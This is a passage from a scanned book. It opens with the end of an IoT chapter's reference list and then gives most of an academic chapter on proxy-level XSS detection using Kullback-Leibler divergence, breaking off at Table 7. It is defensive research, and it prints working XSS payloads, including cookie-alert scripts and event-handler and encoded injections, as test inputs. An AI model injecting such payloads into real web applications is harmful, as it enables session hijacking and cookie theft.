Blackstock, M., & Lea, R. (2012). IoT Mashups with the WoTKit. In *Internet of Things (IOT), 3rd International Conference on the. IEEE*, (pp. 159–166). doi:10.1109/IOT.2012.6402318

Blankenberg, D., Kuster, G. V., Coraor, N., Ananda, G., Lazarus, R., Mangan, M.,... Taylor, J. (2010). Galaxy: a web-based genome analysis tool for experimentalists. In Current protocols in molecular biology (pp. 19–10). doi:10.1002/0471142727.mb1910s89

Botts, M., Percivall, G., Reed, C., & Davidson, J. (2006). OGC® sensor web enablement: Overview and high level architecture. In GeoSensor networks (pp. 175-190). Springer Berlin Heidelberg.

Botts, M., & Robin, A. (2007). *OpenGIS sensor model language (SensorML) implementation specification*. OpenGIS Implementation Specification OGC, 7(000).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Compton, M., Barnaghi, P., Bermudez, L., García-Castro, R., Corcho, O., Cox, S., & Taylor, K. et al. (2012). The SSN ontology of the W3C semantic sensor network incubator group. *Web Semantics: Science, Services, and Agents on the World Wide Web*, *17*, 25–32. doi:10.1016/j.websem.2012.05.003

Corcho, O., & García-Castro, R. (2010). Five challenges for the semantic sensor web. In Semantic Web (vol. 1, no. 1, pp. 121–125).

Courtot, M., Juty, N., Knupfer, C., Waltemath, D., Zhukova, A., Drager, A., & Hastings, J. et al. (2011). Controlled vocabularies and semantics in systems biology. *Molecular Systems Biology*, *7*(1), 543. doi:10.1038/msb.2011.77 PMID:22027554

Dey, S., Dasgupta, R., Pal, A., & Misra, P. (2013). Semantic Web Challenge Competition ISWC. *Sensxplore: A tool for sensor discovery using semantics with focus on smart metering*. Retrieved March 31, 2016, from http://challenge.semanticweb.org/2013/submissions/swc2013_submission_8.pdf

Dey, S., Jaiswal, D., Dasgupta, R., & Mukherjee, A. (2015). Organization and Management of Semantic Sensor Information using SSN Ontology: Energy Meter Use Case. *Proceedings of the 7th IEEE International Conference on Sensing Technology*. doi:10.1109/ICSensT.2015.7438444

Dey, S., Jaiswal, D., Pal, H. S., & Mukherjee, A. (2015). A Semantic Algorithm Repository and Workflow Designer Tool: Signal Processing Use Case. In *International Conference on IoT as a Service,IoT360 Summit, Rome*.

DG INFSO & EPoSS. (2008). Internet of things in 2020: Roadmap for the future. INFSO D, 4.

DUL. (n.d.). Retrieved March 31, 2016, http://www.loa-cnr.it/ontologies/DUL.owl

Eid, M., Liscano, R., & El Saddik, A. (2007). *A universal ontology for sensor networks data*. doi:10.1109/CIMSA.2007.4362539

Gross, N. (1999). *21st Century Internet, Bloomberg Business Week*. Retrieved March 31, 2016, from http://www.businessweek.com/1999/99_35/b3644024.htm

IBM Bluemix is the cloud platform that helps developers rapidly build, manage and run web and mobile applications. (n.d.). Retrieved March 31, 2016, from www.ibm.com/software/bluemix/welcome/solutions2.html

Janowicz, K., & Compton, M. (2010, November). The stimulus-sensor-observation ontology design pattern and its integration into the semantic sensor network ontology. In *Proceedings of the 3rd International Conference on Semantic Sensor Networks* (vol. 668, pp. 64-78). CEUR-WS. org.

Niles, I., & Pease, A. (2001). Towards a standard upper ontology. In *Proceedings of the international conference on Formal Ontology in Information Systems*. ACM.

NodeRED. (n.d.). Retrieved March 31, 2016, from http://nodered.org/

OASIS – Organization for the Advancement of Structured Information Standards. (n.d.). Retrieved March 31, 2016, from https://www.oasis-open.org/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Pal, A., Mukherjee, A., & Balamuralidhar, P. (2014). Model Driven Development for Internet of Things: Towards Easing the Concerns of Application Developers. *International Conference on IoT as a Service,IoT360 Summit*.

Press Release. Gartner. (2014). *Gartner Says 4.9 Billion Connected Things Will Be in Use in 2015*. Retrieved March 31, 2016, from http://www.gartner.com/newsroom/id/2905717

Reyes-Aldasoro, C. C., Griffiths, M. K., Savas, D., & Tozer, G. M. (2011). Caiman: An online algorithm repository for cancer image analysis. *Computer Methods and Programs in Biomedicine*, *103*(2), 97–103. doi:10.1016/j.cmpb.2010.07.007 PMID:20691494

Riedel, T., Yordanov, D., Fantana, N., Scholz, M., & Decker, C. (2010, June). A model driven internet of things. In *Networked Sensing Systems (INSS), 2010 Seventh International Conference on* (pp. 265-268). IEEE. doi:10.1109/INSS.2010.5573154

Russomanno, D. J., Kothari, C., & Thomas, O. (2005). Sensor ontologies: from shallow to deep models. In *System Theory, SSST'05. Proceedings of the Thirty-Seventh Southeastern Symposium on* (pp. 107–112). doi:10.1109/SSST.2005.1460887

Skiena, S. (1999). Who is interested in algorithms and why? Lessons from the stony brook algorithms repository. ACM SIGACT News, 30(3), 65–74.

Stevenson, G. G., Knox, S., Dobson, S., & Nixon, P. (2009). Ontonym: a collection of upper ontologies for developing pervasive systems. In *Proceedings of the 1st Workshop on Context, Information and Ontologies*. ACM. doi:10.1145/1552262.1552271

SWE-OGC. (2013). *Sensorml, o&m and tml standard.* Retrieved March 31, 2016, from http://www.opengeospatial.org/standards/

ThingWorx | ThingWorx. (n.d.). Retrieved March 31, 2016, from http://www.thingworx.com/

TOSCA - Topology and Orchestration Specification for Cloud Applications. V1.0. (2013). Retrieved March 31, 2016, from http://docs.oasis-open.org/tosca/TOSCA/v1.0/os/TOSCA-v1.0-os.html

Underbrink, A., Witt, K., Stanley, J., & Mandl, D. (2008). Autonomous mission operations for sensor webs, In *AGU Fall Meeting Abstracts* (vol. 1, 2008, p. 05).

This research was previously published in the Handbook of Research on Applied Cybernetics and Systems Science edited by Snehanshu Saha, Abhyuday Mandal, Anand Narasimhamurthy, Sarasvathi V, and Shivappa Sangam, pages 27-51, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 42
Information Theoretic XSS Attack Detection in Web Applications

Hossain Shahriar
Kennesaw State University, USA

Wei-Chuen Chen
Kennesaw State University, USA

Sarah North
Kennesaw State University, USA

Edward Mawangi
Kennesaw State University, USA

ABSTRACT

Cross-Site Scripting (XSS) has been ranked among the top three vulnerabilities over the last few years. XSS vulnerability allows an attacker to inject arbitrary JavaScript code that can be executed in the victim's browser to cause unwanted behaviors and security breaches. Despite the presence of many mitigation approaches, the discovery of XSS is still widespread among today's web applications. As a result, there is a need to improve existing solutions and to develop novel attack detection techniques. This paper proposes a proxy-level XSS attack detection approach based on a popular information-theoretic measure known as Kullback-Leibler Divergence (KLD). Legitimate JavaScript code present in an application should remain similar or very close to the JavaScript code present in a rendered web page. A deviation between the two can be an indication of an XSS attack. This paper applies a back-off smoothing technique to effectively detect the presence of malicious JavaScript code in response pages. The proposed approach has been applied for a number of open-source PHP web applications containing XSS vulnerabilities. The initial results show that the approach can effectively detect XSS attacks and suffer from low false positive rate through proper choice of threshold values of KLD. Further, the performance overhead has been found to be negligible.

1. INTRODUCTION

Vulnerabilities are frequently discovered in web applications. Among all known vulnerabilities, Cross-Site Scripting (XSS) has been ranked among the top three vulnerabilities over the last few years (OWASP 2013). XSS vulnerability opens up the possibility for an attacker to inject arbitrary JavaScript code (OWASP-XSS 2013) that can execute in the context of a victim's browser. The injected script code causes

DOI: 10.4018/978-1-5225-3422-8.ch042

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

unwanted behaviors (*e.g.*, generating pop up windows) and security breaches (*e.g.*, session hijacking (Msujaws 2011)). A recent survey also shows that on average 60% or more web applications are currently suffering from XSS vulnerabilities (Tudor 2013). Given that statistic, addressing the mitigation of XSS vulnerabilities is important.

Despite the presence of many mitigation approaches for XSS attacks at both client and server sides (Shar *et al.* 2012; Frenz *et al.* 2012; Jim *et al.* 2007; Kirda *et al.* 2006; Iha *et al.* 2009; Gundy *et al.* 2009; Wurzinger *et al.* 2009), the discovery of XSS vulnerability is still widespread among today's web applications. Most of these approaches rely on signature-based attack detection that are effective in detecting known attack symptoms. Thus, there is a need to develop anomaly-based attack detection techniques that may detect unknown and new attack signatures. This paper applies an information theoretic concept to detect XSS attacks. Further, very few works have explored detecting XSS attacks at the proxy level.

In this article, we propose a proxy-level XSS attack detection technique based on a popular information theoretic measure known as Kullback-Leibler Divergence (KLD)[1]. Our intuition is that legitimate JavaScript code present in web applications should remain similar or very close to the JavaScript code of a rendered web page. A high deviation between the two set of JavaScript code may indicate XSS attacks. Our contribution remains in addressing the missing elements when computing KLD between the set of expected and actual JavaScript code. In particular, we apply the constant back-off smoothing technique that we brought from information retrieval literature.

We apply the proposed XSS attack detection approach for web applications implemented in PHP language and containing known XSS vulnerabilities. The initial results show that the approach can detect most of the known XSS attack signatures and show negligible false positive warning. Further, it imposes negligible runtime overhead. The proposed approach can handle diverse types of JavaScript code commonly found in web applications such as inline, URL attribute, and Cascading Style Sheet (CSS). Moreover, it can be applied as a complementary defense technique for applications that may lack an adequate XSS input filtering mechanism.

This article is organized as follows: First, we show an example of XSS attack followed by a brief introduction of related work. Then the proposed KLD-based XSS attack detection framework is discussed along with a working example. We then discuss the experimental results. Finally, we conclude the paper and discuss future work.

1.1. An Example of XSS Attack

Figure 1(a) shows the HTML code of a web page that accepts the user name in an HTML form. Here, a user can supply his/her name in a text box for displaying the name in PHP script. The supplied input is accessed in *show.php* shown in Figure 1(b). Note that *$_POST["user"]* variable retrieves the supplied input and then displays it in the response page (*echo* statement). The displayed content is not being filtered for possible JavaScript code. As a result, if a malicious user supplies arbitrary JavaScript code, it would execute when the response page is displayed in the victim's browser.

For example, if the user name is supplied as <*script*>*alert (document.cookie)*</*script*>, then browser will display the cookie information. This is an example of reflected XSS attack. The other common variant is known as stored XSS attack where injected payloads are stored at the server side storage system. The attack payloads are retrieved at a later time when a victim sends a page request at the client side.

Note that XSS attacks bypass the default Same Original Policy (SOP) in browsers which is intended to prevent accessing one webpage downloaded from a domain to a page from another domain. For ex-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. HTML code and XSS vulnerable PHP code

(A) HTML FORM	(B) PHP SCRIPT (SHOW.PHP)
<form action = "show.php" method= "post"> <input type = "text" name = "user" value = ""> <input type = "submit" name = "submit" value = "Submit"> </form>	Hello <?php echo $_POST["user"]; ?>

ample, a webpage downloaded from http://www.goodsite.com might include a script tag <*script src*= "http://www.badsite.org/x.js"><*/script*>. The script tag results in downloading the *x.js* script file from http://www.badsite.com and the JavaScript code gets executed by browsers in the context of http://www.goodwebsite.com. Browsers cannot detect which part of JavaScript code is injected or unwanted.

2. RELATED WORK

2.1. Related Work On XSS Detection

XSS attack has been detected at both the server and client-sides. Shar *et al.* 2012 develop a testing approach by extracting and modeling the implemented defenses against XSS attacks as control flow graph, followed by checking the adequacy of defense mechanisms. In contrast, we proposed an approach at the proxy level to detect XSS attacks. Our approach can be a complementary defense for applications having inadequate defense mechanisms against XSS attacks.

Frenz *et al.* 2012 develop an IDS to capture a legitimate web page and extract all executable JavaScript code followed by generating a hash. At a later time, when the web page is generated, the extracted code is used to generate a hash and compare with the earlier generated hash value. A mismatch is used to flag an XSS attack at the IDS level. A similar approach has been introduced earlier in Jim *et al.* 2007 which compares script code based on generated hash values. In contrast, our approach works at the proxy level and compare legitimate and observed JavaScript code based on KLD.

Gundy *et al.* 2009 apply HTML element namespace randomization at the server side followed by derandomizing at the client side to prevent the injection of arbitrary JavaScript code. Similarly, Wurzinger *et al.* 2009 encode all legitimate JavaScript function calls as syntactically invalid code so that attacker injected code gets executed. Nadji *et al.* 2009 detect XSS attacks through the notion of document structure integrity validation where expected and actual parse trees of DOMs are compared. Johns *et al.* 2008 detect XSS attacks by analyzing requests and response pages. Shahriar *et al.* 2011 detect XSS attacks by comparing HTML code features based on code instrumentation and server-side filtering of response pages.

Several works apply dynamic analysis at the server side (tainted data flow-based analysis) to detect XSS attacks. In particular, library APIs that are invoked can be intercepted to track the presence of suspected inputs having XSS attack payload (Pietraszek *et al.* 2005; Futoransky *et al.* 2007; Chin *et al.*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2009) to detect XSS attacks. The idea is to mark inputs as tainted, propagate taint information in program operations, and check specific program locations where tainted data is used. However, the analysis requires reimplementation of library APIs and interpreters so that program operations become taint-aware.

A number of works propose XSS attack detection techniques at the client-side. Kirda *et al.* 2006 develop a client-side proxy to prevent XSS attacks based on a set of rules applicable for a firewall. The rules allow or block incoming and outgoing webpage requests to prevent XSS attacks that may open new connections to designated attacker servers. However, the approach is not precise enough for detecting other variants of XSS including method overriding attacks and DOM-based XSS. Iha *et al.* 2009 prevent XSS attacks by first rendering the tree structure (DOM view) of a web page followed by binding parameters at trees nodes so that the nodes are not interpreted. This approach requires the specific HTTP headers to be sent from the server side and be treated at the client-side.

XSS attacks can be detected by generating suitable test cases using mutation-based testing approach (Shahriar *et al.* 2008). Interested readers can see (Shahriar *et al.* 2012) for a comprehensive discussion of XSS attack mitigation approaches. We are also aware of a number of open source scanner tools that can check XSS vulnerabilities (W3af 2013, Acutenix 2013). Our proposed approach can be considered as complementary to all the above mentioned approaches. Being our approach relying on KLD, the detection is anomaly-based. Hence, it brings the additional advantage of detecting unknown XSS attack signatures.

2.2. Related Work on Kullback-Leibler Divergence (KLD)

Our work is motivated by a number of works that apply the concept of Kullback-Leibler Divergence (KLD) as a measure to solve a number of problems from various domains including document's author identification (Briggs 2003), masquerade attack detection (Tapiador *et al.* 2010, and outlier data value detection in wireless sensor network (Li *et al.* 2012).

Briggs 2003 applies KLD to identify authorship of documents. They first build model of each author by aggregating documents generated by the author. They first develop a set of candidate models. Then, for a given document of unknown author, the approach finds the smallest KLD between a known model and the document. The model that is closest to the document is selected as the author. Similar to this work, we apply constant back-off smoothing technique to address the missing elements (or tokens derived from JavaScript code). Specifically, we compare the KLD between the JavaScript code from a generated response page and the expected script code from the page source. The deviation, if exceeds a given threshold value, provides an indication of the presence of injected JavaScript code in a response page.

Tapiador *et al.* 2010 detect masquerade attacks based on an anomaly-based technique which compares a given request with known normal request using KLD measure. In a masquerade attack, an attacker steals credentials of legitimate users and performs further malicious actions using the credentials. The KLD enables the detection of padding in command sequences independent of the length and position in a block of request. In contrast, we apply KLD for detecting XSS attacks where JavaScript code can be injected any point in a response page.

Li *et al.* 2012 apply differential KLD to detect anomalous data value in wireless sensor networks. The network is divided into clusters. In each cluster, the sensors remain physically close to each other and sense similar values. The outlier values are detected using KLD. Fukui *et al.* 2010 measures the similarity of events based on KLD and applied it in the domain of fuel-cell study. Sarkar *et al.* 2007 apply information theoretic measure including KLD to measure the quality of modularization in non-object oriented software systems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. PROXY-LEVEL DETECTION OF XSS ATTACKS

In this section, we first briefly introduce the proxy-level framework for XSS attack detection. We then discuss the KLD measurement formula and the related properties. Then we highlight the necessity of smoothing technique followed by the algorithm for computing KLD with constant back-off smoothing technique. Finally, we show an example of XSS attack detection using KLD with smoothing technique.

3.1. Framework

Figure 2 shows a diagram of the proposed proxy-level attack detection approach. In particular, the XSS Detector module (we denote it as a proxy) is capable of intercepting requests from the client-side and analyzing response pages sent by the server-side. The workflow of the diagram is as follows:


First, a server-side page is requested from the client (step 1) and the proxy forwards it to the server-side (step 2). The server-side sends the response page and the set of legitimate JavaScript code Q. In particular, the token elements extracted from the JavaScript code along with their occurrence probabilities are supplied. During step 3, the proxy analyzes the response page for XSS attack detection. In particular, it retrieves P (legitimate set of JavaScript code that is learned from application source code beforehand) containing the set of token elements and their occurrence probabilities (by tokenizing the present JavaScript code in the actual response page) and then computes the KLD. If the KLD exceeds a threshold value, then the page is suspected to contain XSS attack inputs. Otherwise, the page is forwarded to the client-side (step 4).

Note that Q is pre-computed for each of the server side pages. In particular, it requires identifying all JavaScript code from the server side script pages followed by tokenizing them (based on common separator such as <, >, ;,) to identify unique elements and their occurrence probability. Our current approach is scalable for large amount of JavaScript code. Currently, in can handle all inline JavaScript code (*e.g.*, <*script*> … </*script*>, code present as URL attribute (*e.g.*, <*img src= "javascript:…"*>) and CSS (e.g., <*div style= "background:url('javascript:… ')"*>). If the JavaScript code is encoded, then it is converted to plain text to generate token. If a server-side script does not contain any JavaScript, then we add a dummy symbol *s1* with probability 1 in P {*s1*:*1*}. This is to avoid having an empty P set, which makes it impractical for computing the distance between P and any other distribution.

3.2. Kullback-Leibler Divergence

The Kullback-Leibler Distance (KLD) computes the distance between two given probability distributions. Let us assume that P and Q represent two probability distributions, where $P = \{p_1,..., p_n\}$ and $Q = \{q_1,..., q_n\}$. Then, the KLD is defined as follows (Cover & Thomas, 2006):

Figure 2. Proxy-level framework for testing XSS



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$$KLD\ (P, Q) = \sum_{i} pi * log_2\ (p_i / q_i) \ldots (i)$$

Here, the following two constraints (Equations *(ii)* and *(iii)*) are satisfied:

$$\sum_{i} pi = 1 \ldots (ii)$$

$$\sum_{i} qi = 1 \ldots (iii)$$

The KLD can be viewed as the additional message-length required when using a code based on the target distribution (Q) compared to using a code based on the true distribution (P). Therefore, KLD is also denoted as the relative entropy between P and Q in information theory. Note that KLD is not symmetric (i.e., $KLD\ (P, Q) \neq KLD\ (Q, P)$). Also, $KLD\ (P, Q) = 0$, iff $P = Q$. We compute the KLD between two sets (or probability distributions) of JavaScript code. We tokenize the script code into unique elements and compute their occurrence probability to form P and Q. Here, P is the legitimate JavaScript code present in an application page, and Q is the observed JavaScript code present in the response page.

The term $p_i * log_2\ (p_i/q_i)$ can be rewritten as subtraction of two terms: $p_i * log_2(p_i) - p_i * log_2(q_i)$. While we compute KLD ($P$, Q), two cases might arise:

1. Case 1: i^{th} element is present in P ($p_i \neq 0$), but not in Q ($q_i = 0$). As a result, $log_2(q_i)$ becomes $log_2(0)$, which is infinite. Therefore, the term $p_i * log_2(p_i/q_i)$ becomes infinite. This results in an infinite distance between P and Q.
2. Case 2: i^{th} element is not present in P ($p_i = 0$), but present in Q ($q_i \neq 0$). Similar to Case 1, we can show that $p_i * log_2\ (p_i/q_i)$ is infinite, and hence KLD (P, Q) becomes infinite.

In the literature, smoothing technique (Briggs 2003, Ney *et al.* 1994; Zhai 2002; Jelinek 1980] is applied to avoid having infinite distance between two probability distributions. Among a few well-known techniques, we choose to apply the constant back-off smoothing technique (Ney *et al.* 1994). Applications of other smoothing techniques may bring similar XSS detection results, and is left as part of the future work.

3.3. Computing KLD With Smoothed Probability Distributions

We apply a back-off (or absolute discounting-based) smoothing to compute the similarity between a known set of JavaScript implemented by a programmer (P) and the actual observed JavaScript code (Q) for a given page at the proxy-level. The JavaScript code is tokenized to identify unique elements. Here, the elements that are missing in either P or Q sets are added with a very negligible amount of constant probability in the respective set. At the same time, the present elements in these two sets are subtracted with constant probability values in such a way so that Equations *(ii)* and *(iii)* remain valid for the revised set of probability distributions (denoted as P' and Q').

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3 shows the pseudo code of the smoothing technique that allows computing the KLD between P and Q for a given e (constant probability that is a very low number assigned for unseen elements in P and Q). Here, CP (line2) and CQ (line4) are the cardinality of P and Q sets, respectively. SU is the union of P and Q sets (line5). CU is the cardinality of SU (line 6). Line 7 generates a smoothed set of the actual distribution of JavaScript code element P' from original population P, where P' contains elements that are present in P (each element's probability is subtracted by pc) and also elements not observed in P but present in Q (i.e., all elements belong to the SU-SP set) where each element has the probability e. The value of pc is solved in Step 8. It can be shown that $pc = e*|SU-P|/|P|$. Line 9 applies smoothing for the Q set and generates Q', and it can be shown that $qc = e*|SU-Q|/|Q|$. The KLD value is then computed for P' and Q' in step 10.

Figure 4 shows the XSS attack detection algorithm based on the KLD for smoothed probability distributions. It accepts a threshold value t for comparing the distance to flag the observed JavaScript code as malicious or benign, and a constant probability value e.

3.4. An Example of XSS Attack Detection Based on KLD

We now show an example of XSS attack detection using KLD computation. We reuse the PHP code example shown in Figure 1(b) where we substitute the PHP variable ($_POST["user"]) with an injected JavaScript code *(<script>alert(document.cookie);</script>*). Note that the original program code does not have any JavaScript code, so we have P={*s1*}.

Figure 3. Algorithm for computing KLD based on smoothing

Algorithm Smoothed_KLD (P, Q, e)
Input: P = Actual distribution, Q= Observed distribution, e = constant probability
Output: d = Kullback-Leibler distance between the smoothed population sets
1. $P = \{p_i\}$, where $p_i \varepsilon P$.
2. $CP = |P|$
3. $Q = \{q_i\}$, where $q_i \varepsilon Q$.
4. $CQ = |Q|$
5. $SU = P \cup Q$
6. $CU = |SU|$
7. P' contains all elements from SU, and the probability of each element p' is calculated based on the follows (smoothing P to generate P'):
   $p'_i = p_i - pc$ if i^{th} element is in P
   $p'_i = e$, otherwise
8. Compute pc by solving $\sigma \; p\,i = 1.0$
9. Similarly smooth Q to generated Q' and identify qc by solving $\sigma \; q\,i = 1.0$
10. $d = \sigma \; p\,i * log_2 (p'_i / q'_i)$
11. return d

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Algorithm for KLD-based detection of XSS

Algorithm XSS Detection (*t*, *e*, *P*, *R*)
Input: t = KLD threshold, P = original population, e = constant probability for occurring unseen event, R= response page
Output: *flag* = false
1. Extract JavaScript code from R and generate population Q
2. if *Smoothed_KLD* (P, Q, e) > t
3. *flag = true*
4. *return flag*.

Table 1 shows the response page (2nd column) and the corresponding token obtained from observed JavaScript code $Q = \{script\text{:}\ 2/5, alert\text{:}\ 1/5, document\text{:}\ 1/5, cookie\text{:}\ 1/5\}$. We apply Algorithm 1 (Figure 3) to generate smoothed population P' and Q' from P and Q, respectively as follows:

$CP = 1$, $CQ = 4$; $SU = \{s1, script, alert, document, cookie\}$

$SU - P = \{script, alert, document, cookie\}$

$SU - Q = \{s1\}$

$P' = \{s1{:}1\text{-}4e, script{:}e, alert{:}e, document{:}e, cookie{:}e\}$

$Q' = \{s1{:}4e, script{:}2/5\text{-}e, alert{:}1/5\text{-}e, document{:}1/5\text{-}e, cookie{:}1/5\text{-}e\}$

Table 2 shows the detailed computation of KLD between P' and Q' based on each of the elements observed in both sets. The value generated in the last column is summed up to find the final KLD. If we assume that the threshold value to compare this KLD is 0, then an attack will be detected.

Table 1. Input value, response page, and observed javascript element distribution

Input value ($_POST["user"])	Response page	Distribution (Q)
<script> alert (document.cookie); </script>	Hello <script>alert (document.cookie); </script>	{script: 2/5, alert: 1/5, document: 1/5, cookie: 1/5}

Table 2. Detailed computation of KLD between P' and Q'

Element	p_i'	q_i'	$log(p_i')$	$log(q_i')$	$p_i'*(log(p_i')-log(q_i'))$
s1	0.99996	0.00004	-5.7709E-05	-14.60964047	14.60899838
script	0.00001	0.39999	-16.60964047	-1.321964163	-0.000152877
alert	0.00001	0.19999	-16.60964047	-2.322000231	-0.000142876
document	0.00001	0.19999	-16.60964047	-2.322000231	-0.000142876
cookie	0.00001	0.19999	-16.60964047	-2.322000231	-0.000142876
KLD (P', Q')					14.60841688

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The KLD computation requires the presence of a non-empty P set which we fill with at least one benign and symbolic element (*s1*) if there is no JavaScript code present in a web page. Similarly, if the response page does not contain any JavaScript code, then we also add the same symbolic element (*s1*). This approach allows obtaining the KLD between P and Q as 0, and avoiding false positive warnings for benign web pages.

4. EXPERIMENTAL EVALUATION

We implement the proposed proxy-level XSS detection approach by extending the Fiddler (Fiddler 2013) tool. It is a debugging tool for web applications. It can intercept request and response pages. In our case, we implement the necessary Java code to analyze the response page. The server side of the web application is lightly instrumented to build legitimate JavaScript code and develop the P set.

We evaluate the proposed approach for three open source PHP applications available from *sourceforge.net*. These applications have been reported to contain XSS vulnerabilities. The applications are *PHP-Address book* (address and contact manger), *Serendipity* (blog management), and *PHP-fusions* (content management system). In Table 3 we show the characteristics of these applications that include the number of PHP files present in these applications (column 2), the number of *echo* statements for generating dynamic output (column 3), and the three types of JavaScript code (inline, URL attribute, and CSS) (columns 4-6).

We deploy the web applications in an Apache web server with MySQL server as the backend database. We visit the web applications so that we can reach the forms to potentially supply modified pages and access the HTML forms. We randomly choose five types of malicious script code from OWASP-Cheat Sheet 2013. Table 4 shows the description of each type of XSS attack along with example payload (a_0-a_4). The attacks include injecting JavaScript through HTML attributes and invoking *onload* (a_0), *onmouseover* (a_1), *onerror* (a_2) method calls, encoded URI (a_3), and code encoding (a_4).

To identify vulnerable input locations, we rely on the reported XSS vulnerabilities from OSVDB[2] 2013. Table 5 shows the list of OSVDB ID that we examine to identify the responsible pages that can be used to inject arbitrary JavaScript code. We identify the relevant pages that allow viewing/rendering the injected code. While enabling the proxy-level detector, we examine whether the injected code can is flagged as malicious by the proxy or not to measure the effectiveness of our approach.

Table 6 shows the computed KLD during our evaluation for XSS attack types. The second column shows the vulnerability ID from OSVDB. Columns 3-7 show the KLD for attacks a_0-a_4. Figure 5 shows the KLD values for attacks a_0-a_4 (after sorting all KLD values column wise and excluding the OSVDB ID column). The lowest and highest KLD values we obtain for *PHP Address book* are 0.35 and 15.55, respectively. Similarly, we observe the lowest and highest KLD values for Serendipity (0.02, 15.93), and

Table 3. Characteristics of the applications tested for XSS

Application	# of files	echo	Inline	URL	CSS
PHP-Address book	312	567	7	6	25
Serendipity	1,344	1,619	56	43	126
PHP-fusions	718	4555	80	32	32

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. XSS attack types

Description	Attack Payload
XSS in Attributes – onload (a_0)	<body onload=alert('test1')>
XSS in Attributes – onmouseover (a_1)	<b onmouseover = alert('Wufff!')> click me!
XSS in Attributes- onerror (a_2)	<img src="http://url.to.file.which/not.exist" onerror = alert (document.cookie);>
XSS via Encoded URI (a_3)	<IMG SRC=j&#X41vascript:alert('test2')>
XSS using code encoding (a_4)	<META HTTP-EQUIV="refresh" CONTENT="0;url = data:text/html; base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">

Table 5. List of XSS vulnerabilities tested from OSVDB

Application	OSVDB ID
PHP-Address book	92537, 81984, 81986, 81987, 81985, 80833, 45966, 53389, 43668
Serendipity	95176, 87395, 81713, 76836, 76856, 75777, 75484, 72726, 67693, 68944, 26999
PHP-fusions	90697, 90708, 90707, 90706, 90705, 90704, 90703, 90702, 90701, 90700, 90699, 90698, 80680, 87961, 75485, 51053, 36342

PHP-fusions (0.03, 15.92). For a_0, a_1, a_2, a_3, and a_4, the lowest and highest KLD were 0.03 and 15.93, 0.02 and 14.14, 0.21 and 14.88, 0.35 and 15.72, and 2.81 and 15.55. The KLD value level depends on the present JavaScript code in the vulnerable script files. It also depends on the supplied injected attack script code. Note during this evaluation, the constant probability (e) used for back-off smoothing algorithm was 0.0001.

Table 7 shows the performance of XSS attack detection based on KLD for various threshold values. Columns 2-5 show the number of attack inputs that would be missed if we set the threshold (t) values as 0.05, 0.5, 1.0, and 2.0, respectively. The last column shows the total number of attack inputs supplied during the evaluation. The final rows accounts for the total number of undetected attack along with false negative (FN) rate (# of undetected attack/# of total attack). We notice that when threshold is 0.05, all the attacks are detected for all three applications (i.e., 0% FN). However, as the value of t increases, applications under XSS attacks may go undetected by our proxy-based approach. The total numbers of undetected attack are 2, 9, and 13, for the threshold values 0.5, 1.0, and 2.0, respectively. The highest FN occurs when t is set as 2.0 (13%). These observations provide us an insight of the appropriate threshold value (should be close to zero).

We evaluate the false positive (FP) rate by supplying randomly generated benign strings into HTML form fields, and then viewing the inputs by visiting the appropriate web pages while enabling the proxy. Table 8 shows a summary of the FP evaluation for three threshold values ($t= 7.19*10^{-7}$, $t= 5.19*10^{-2}$, $t= 0.002$) for the three applications. The last row shows the overall number of benign inputs, total number of false warning along with FP rate.

We apply total 108, 132, and 204 benign inputs for *PHP Address book*, *Serendipity*, and *PHP fusions*, respectively. The benign inputs depend on input form fields present in a test page such as random texts,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 6. KLD values different XSS attack types (E = 0.0001)

Application	OSVDB ID	a_0	a_1	a_2	a_3	a_4
PHP-Address book	92537	14.08	0.81	12.36	0.64	7.59
	81984	8.23	3.24	7.82	5.93	6.71
	81986	11.20	1.11	12.02	0.35	13.54
	81987	8.79	8.02	2.70	9.83	10.70
	81985	3.37	2.31	3.25	10.43	5.30
	80833	7.67	8.92	0.71	10.14	12.88
	45966	15.55	11.62	14.88	9.25	15.55
	53389	2.32	14.08	13.92	15.01	9.64
	43668	15.04	8.49	8.88	9.03	13.02
Serendipity	95176	3.22	11.44	0.60	14.83	12.39
	87395	15.93	8.30	2.65	12.02	9.16
	81713	8.27	2.57	4.23	3.18	6.74
	76836	11.72	3.47	13.21	6.39	3.65
	76856	10.75	3.21	0.21	14.09	10.41
	75777	9.41	3.52	3.15	15.51	14.76
	75484	6.36	8.75	13.89	2.89	6.56
	72726	8.37	12.60	14.61	14.82	14.13
	67693	13.17	5.92	5.14	10.33	14.16
	68944	5.95	0.02	2.91	4.86	3.41
	26999	10.16	6.66	8.01	2.24	14.05
PHP fusions	90697	9.32	5.32	9.91	12.52	11.86
	90708	2.08	4.85	6.11	6.49	2.81
	90707	2.09	2.14	4.40	5.17	5.55
	90706	8.87	3.15	6.44	15.72	15.37
	90705	13.99	1.61	1.07	8.67	12.66
	90704	0.03	3.68	3.12	3.86	12.47
	90703	12.81	0.87	1.58	15.48	13.26
	90702	14.55	14.14	9.07	5.65	8.89

Table 7. XSS detection effectiveness for various threshold values

Application	t=0.05	t=0.5	t=1.0	t=2.0	Total # of attack
PHP-Address book	0	0	4	5	45
